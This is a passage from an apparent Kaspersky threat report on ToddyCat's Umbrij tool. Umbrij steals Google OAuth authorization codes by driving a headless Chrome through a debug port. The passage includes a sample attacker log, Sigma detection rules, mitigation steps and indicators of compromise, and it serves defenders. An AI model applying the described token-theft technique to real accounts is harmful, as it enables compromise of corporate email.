Umbrij, like most other tools in ToddyCat’s arsenal, logs its actions in detail and saves them to a file. It also saves the retrieved authorization code to this log file, which the operator subsequently exfiltrates from the compromised host.

Below is an example of a log file generated by version a of the tool.

------------------------------
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
[*] switch to sync mode.
[!] port 11111 is available!
[*] Impersonate <username> success!
[*] browser switch to chrome .
Parsing C:\Users\<username>\AppData\Local\Google\Chrome\User Data\Local State ...
[*] detected profile: Profile 4 ==> <email>@gmail.com
[*] ready auth for <email>@gmail.com.
[*] Browser Exe path C:\Program Files\Google\Chrome\Application\chrome.exe.
[!] CreateProcessAsUserW...
[*] Browser created with pid 3108
[???] <email>@gmail.com
[pup] mail : <email>@gmail.com
[pup] account choice click !
[pup] Allow click !
[<email>@gmail.com] 4%2F0AcvDMrDtzQaC-TT8<hash>uMhg 
[*] RevertToSelf succeed!
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

The log indicates that the sync mode is selected (meaning the Google Workspace Sync for Microsoft Outlook application is used) and the debugging port is set to 11111. After locating the user profile and copying its folder, Umbrij launches Google Chrome. After this, the tool emulates clicks on the appropriate buttons to confirm permissions, ultimately outputting the final result of the operation: the stolen OAuth authorization code.

Since all requests occur within a background browser instance, the tool includes a feature to generate a PDF snapshot of the web page where the permission confirmation process halted in the event of an error.

Saving a web page as a PDF file in the case of an error

Saving a web page as a PDF file in the case of an error


Additionally, the tool can create a PDF file for the user profile in Google Chrome and Microsoft Edge by navigating to the following internal addresses:

  • edge://profile-internals
  • chrome://profile-internals
Example contents of a generated PDF file

Example contents of a generated PDF file


The acquired authorization code is then exchanged for an OAuth access token. The threat actors use that token to connect to the Gmail account through the API, thus compromising corporate email communications. The diagram below illustrates the complete attack workflow.

Umbrij workflow diagram

Umbrij workflow diagram

Detection

DLL sideloading

First and foremost, defenders should monitor library loading events (DLL loads) associated with the known applications vulnerable to DLL sideloading that are exploited by this tool: Bitdefender ConnectAgent, Visual Studio, and Google Desktop Search.

title: Possible Dll Hijacking Of Microsoft VisualStudio QualityTools dll
id: 246f1409-2993-46f6-9b77-e447a327df5d
status: experimental
description: Detects possible DLL hijacking of Microsoft.VisualStudio.QualityTools.VideoRecorderEngine.dll by looking for suspicious image loads, loading this DLL from unexpected locations
author: kaspersky
date: 2025-08-11
tags:
    - attack.defense-evasion
    - attack.t1574.001
logsource:
    product: windows
    category: image_load
detection:
    selection:
        ImageLoaded|endswith: 'Microsoft.VisualStudio.QualityTools.VideoRecorderEngine.dll'
    filter:
        ImageLoaded|contains: '\IDE\Extensions\TestPlatform\Extensions\'
    condition: selection
falsepositives:  Legitimate activity
level: high

Browser launch

Launching a browser with a remote debugging port specified is a highly unusual event on standard user hosts that are not running web application development or automated testing workflows. Consequently, monitoring for these specific command-line arguments can serve as a reliable indicator of this attack.

title: Launching Chrome With Debug Parameters
id: f072803f-3cf4-4537-82e6-e8b3a201d99f
status: stable
description: Detects the execution of Chromium based browsers launched with incognito mode and remote debugging enabled
author: kaspersky
date: 2025-12-11
tags:
    - attack.lateral_movement
    - attack.defense_evasion
    - attack.t1550.001
logsource:
    category: process_creation
    product: windows

detection:
    selection:
        CommandLine|contains|all:
            - '--remote-debugging-port'
            - '--headless'
    condition: selection
falsepositives: Opening a browser as part of web application testing. Legitimate activity
level: high

Revoking third-party access


To review the authorization codes granted to applications, navigate to the Google Account settings under the Third-party apps & services section, or access the following URL directly:

https://myaccount.google.com/connections

This page displays a comprehensive list of applications and services that currently have permission to access the account.

List of apps connected to the Google account

List of apps connected to the Google account

If the Google Workspace Migration for Microsoft Outlook or Google Workspace Sync for Microsoft Outlook applications appear in this list but are not actually used within your organization, revoke their access immediately. This will invalidate all potentially compromised OAuth tokens associated with them.

Risk mitigation

Launching a browser with a remote debugging port enabled is inherently suspicious for users who do not engage in web development. For these employees, you can completely disable Chromium-based browser developer tools.

This can be achieved by configuring the DeveloperToolsAvailability policy. To enforce this, set the registry value to 0x00000002 for the following Windows Registry key and restart the browser:

HKLM\Software\Policies\Google\Chrome\DeveloperToolsAvailability

To verify that the policy has been successfully applied, navigate to the browser’s internal policies page at chrome://policy:

Note that while disabling developer tools can successfully disrupt the automated retrieval of the OAuth authorization code, it will not help, however, if the adversary decides to leverage the browser’s graphical user interface (GUI) — though this manual approach is significantly less likely due to the friction it introduces for the attackers. Therefore, as a risk mitigation measure, users should be instructed to explicitly log out of their Google accounts as soon as their sessions are complete.

Takeaways

The ToddyCat APT group continues to search for ways of compromising corporate email communications. We have been tracking the group for a long time and we have observed continuous updates to its arsenal in an attempt to bypass security defenses, even as their core techniques remain consistent. For instance, the group has long relied on DLL sideloading to stealthily drop malicious utilities and scheduled tasks. However, their new tool, Umbrij, automates the attackers’ attempts to gain access to organizational email accounts. This automation not only helps increase the scale and frequency of their attacks but also demonstrates ToddyCat’s strong motivation and advanced technical skills.

To defend against these threats, corporate security teams must monitor for suspicious library loading events initiated by legitimate files, watch for instances of browsers launching in developer mode, and conduct regular audits of third-party applications and services with access permissions to Google accounts. Furthermore, deploying a robust, comprehensive security solution — such as Kaspersky Next — is critical to detect this type of malicious host-based activity in a timely manner.

Indicators of compromise

Additional information about this threat is available to customers of the Kaspersky Threat Intelligence Reporting service. Contact: intelreports@kaspersky.com.

Malicious files
1AB58838E5790EFB22F2D35AB98C0B7D              Umbrij ver. a
A7D7D6C4C3F227F7117261C63B9E23A9              Umbrij ver. a
3D3A621F852C42D97FD7260681E42508              Umbrij ver. a
3432DD9AC0DF80EF86EB80BD080F839B             Umbrij ver. a
22AAEB4946BA6D2F2E27FEB7DBB295DE             Umbrij ver. b
F61FBFB7AA1CD5DC8F70B055B51563E2              Umbrij ver. b
F169D6D172DFB775895A5E2B1540C854              Umbrij ver. c

Legitimate files leveraged for DLL sideloading

MD5 File name Name of DLL being loaded

9F5F2F0FB0A7F5AA9F16B9A7B6DAD89F GoogleDesktop.exe GoogleServices.DLL
28CB7B261F4EB97E8A4B3B0D32F8DEF1 BDSubWiz.exe log.dll
BAE82A15D1DBFB024617B9B56A8E5F66 VSTestVideoRecorder.exe Microsoft.VisualStudio.QualityTools.VideoRecorderEngine.dll

Paths to DLL sideloading files

Path to the file that loads the DLL Path to the DLL being loaded
C:\Users\<user>\AppData\Local\Temp\BDS.exe C:\Users\<user>\AppData\Local\Temp\log.dll
C:\Users\Public\BDS.exe C:\Users\Public\log.dll
c:\users\public\bdsubwiz.exe C:\Users\Public\log.dll
C:\Windows\Temp\BDS.exe C:\Windows\Temp\log.dll
c:\windows\vss\bds.exe C:\Windows\Vss\log.dll
c:\windows\temp\GoogleDesktop.exe c:\windows\temp\GoogleServices.DLL
c:\windows\temp\VSTestVideoRecorder.exe c:\windows\temp\Microsoft.VisualStudio.QualityTools.VideoRecorderEngine.dll

❌